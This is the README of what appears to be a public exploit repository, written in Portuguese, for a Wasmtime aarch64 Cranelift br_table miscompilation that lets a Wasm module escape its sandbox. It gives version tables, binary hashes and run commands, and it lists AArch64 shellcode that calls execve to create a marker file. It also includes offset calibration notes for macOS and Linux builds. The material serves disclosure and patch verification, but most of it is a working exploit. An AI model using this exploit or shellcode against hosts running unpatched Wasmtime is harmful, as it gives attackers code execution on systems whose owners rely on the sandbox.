 shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape
CVE-2026-115893: exploit público de escape de sandbox do Wasmtime aarch64 Cranelift br_table, PoV, notas de calibração e evidências de verificação.

Um exploit funcional de escape completo de sandbox, prova de vulnerabilidade e pacote de verificação para CVE-2026-115893 — a miscompilação br_table do Cranelift aarch64 no Wasmtime.
CVE-2026-115893 é um bug de fluxo de controle do compilador no backend Cranelift aarch64 do Wasmtime. Um br_table Wasm com alvos suficientes produz um JTSequence cujo branch padrão B.cond tem um deslocamento fora do intervalo de codificação de branch condicional. O offset sofre wrap, então um módulo Wasm válido pode saltar para um offset influenciado pelo usuário dentro do código JIT.
Este repositório demonstra um escape completo:
/usr/bin/touch e cria /tmp/wt-pwn fora do guest.O módulo não tem imports e não usa WASI. Trata-se de execução de código no host com os privilégios do processo do Wasmtime, não automaticamente root.
Este não é o CVE-2026-115889. Esse é um bug separado de index-overflow do Cranelift cujo impacto reproduzido é um panic/DoS do compilador.
| Intervalo de versões | CVE-2026-115889 | CVE-2026-115893 (aarch64) |
|---|---|---|
<36.0.19 | Vulnerável | Vulnerável |
36.0.19 | Corrigido | Corrigido |
37.0.0–42.x | Vulnerável | Vulnerável |
43.0.0–48.0.6 | Corrigido | Vulnerável em aarch64 |
48.0.7 | Corrigido | Corrigido |
49.0.0–49.0.3 | Corrigido | Vulnerável até 49.0.4 |
49.0.4+ | Corrigido | Corrigido |
Para este CVE, use uma release corrigida dedicada: 49.0.4, 48.0.7 ou 36.0.19.
| Ambiente | Wasmtime | Resultado |
|---|---|---|
| macOS 26.7.1 arm64, nativo | 49.0.3 | PASS 5/5: rc=0, marcador criado |
| Container Linux arm64 | 49.0.3 | PASS 3/3: rc=0, marcador criado |
| macOS arm64 | 49.0.4 | REJECT 3/3: rc=1, sem marcador |
| Container Linux arm64 | 49.0.4 | REJECT 3/3: rc=1, sem marcador |
| macOS arm64 | 49.0.3 | Controle com 65.520 alvos: sem marcador |
| macOS arm64 | 49.0.4 | Controle com 65.520 alvos: sem marcador |
O exploit é determinístico na build testada. Ele não é cego a versões; builds diferentes do Wasmtime podem precisar de reajuste.

Figura 1. Container Linux arm64, Wasmtime 49.0.3. O processo sai com 0 após o payload criar /tmp/wt-pwn fora do guest.


Figura 2. Wasmtime 49.0.4 rejeita um br_table genérico com 100.000 alvos no limite de implementação de 65.520 alvos. Este módulo genérico não é o módulo do exploit; ele ilustra o limite corrigido.
objdump para inspeção de alvos de branch;Binários de release e SHA-256:
macOS 49.0.3  fec6a4ca5e4310210b2feaea32179cfb51a40ab20eef48ec2345a61a3856002d
macOS 49.0.4  f5a9a33d7df600927ec2b4544cb6270cfcfbe5a7acaeb90952be39cd2584dda4
Linux 49.0.3  ffb2b17b12f6b43e6de3aab08f02269ca7cb481663e0cb189e256e9198bac770
Linux 49.0.4  7ff3862b2dee59318218c2dafd87650faf7840db2c21889b62535e9d0e7273ba
Nomes dos tarballs:
wasmtime-v49.0.3-aarch64-macos.tar.xz
wasmtime-v49.0.4-aarch64-macos.tar.xz
wasmtime-v49.0.3-aarch64-linux.tar.xz
wasmtime-v49.0.4-aarch64-linux.tar.xz
Hashes dos módulos:
macOS  lab/jit-escape.wat        7cfe90b1fede88966df0330389967f27ff4e2a644e27ebac66e913fa299fc556
Linux  lab/jit-escape-linux.wat  299e585a3e96f311331e729f0786d5e2b7eb5f017bd0870180cc5365e0e88d25
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-macos/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-macos/wasmtime

./scripts/verify-macos.sh
Execução manual:
"$WASMTIME_VULN" --version
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
ls -l /tmp/wt-pwn
Esperado:
rc=0
-rw-r--r-- ... /tmp/wt-pwn
Nenhuma saída stdout ou stderr é produzida; execve substitui o processo Wasmtime. O
payload cria apenas /tmp/wt-pwn.
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-linux/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-linux/wasmtime

./scripts/verify-linux.sh
Exemplo de container:
cp -R "$PWD" /tmp/cve-2026-115893-wasmtime-sandbox-escape

docker run --rm --platform linux/arm64 --entrypoint sh \
  -v /tmp/cve-2026-115893-wasmtime-sandbox-escape:/work:ro \
  -v /path/to/wasmtime-v49.0.3-aarch64-linux:/wasmtime:ro \
  debian:bookworm-slim -lc '
    rm -f /tmp/wt-pwn
    /wasmtime/wasmtime run --invoke pwn /work/lab/jit-escape-linux.wat
    echo "rc=$?"
    ls -l /tmp/wt-pwn
  '
rm -f /tmp/wt-pwn
"$WASMTIME_FIXED" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
Esperado:
rc=1
Unsupported feature: `br_table` has 524255 targets, which exceeds the
implementation limit of 65520
marker_exists=1
A execução fixa no Linux rejeita 524.252 alvos.
Mesmo payload com 65.520 alvos:
python3 poc/gen_jit_escape.py 65520 > /tmp/small.wat
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn /tmp/small.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
Esperado: rc=0, sem marcador. As constantes v128 e o shellcode por si só não criam o arquivo; a tabela superdimensionada é necessária.
Alterar a contagem de destino para fora do pool (n=524254) faz o desvio cair
em 0x4c, causar crash e não criar nenhum marcador.
(module
  (memory 16)
  (func $sc (param i32) (v128.store ...))      ; payload pool
  (func $f  (param i32) (br_table ...))        ; oversized switch
  (func (export "pwn") (call $f (i32.const N)))
)
sc nunca é chamado. Suas constantes v128 são compiladas em um pool de literais executável .text. Os bytes são shellcode AArch64.
Para a build do macOS testada com n=524255:
f começa próximo de 0xa0;JTSequence está em b4/b8;b.hs é 0x50, o primeiro byte do pool;pwn chama f com o seletor que toma o ramo padrão.O pool executa:
adr  x0, path
adr  x3, arg
adr  x4, arg
sub  sp, sp, #0x40
stp  x0, x3, [sp]
stp  xzr, xzr, [sp, #0x10]
mov  x1, sp
mov  x2, xzr
mov  x16, #59        ; macOS execve
svc  #0x80
brk  #0x43
A variante Linux usa svc #0 e o número de syscall execve do Linux. Sua
contagem de destino é 524.252 porque o prólogo sem PAC coloca o pool em 0x40.
O módulo não tem imports e nunca chama WASI. Não há API de arquivo Wasm no
módulo. /tmp/wt-pwn é criado pelo caminho execve do host, não por código
de memória linear do guest.






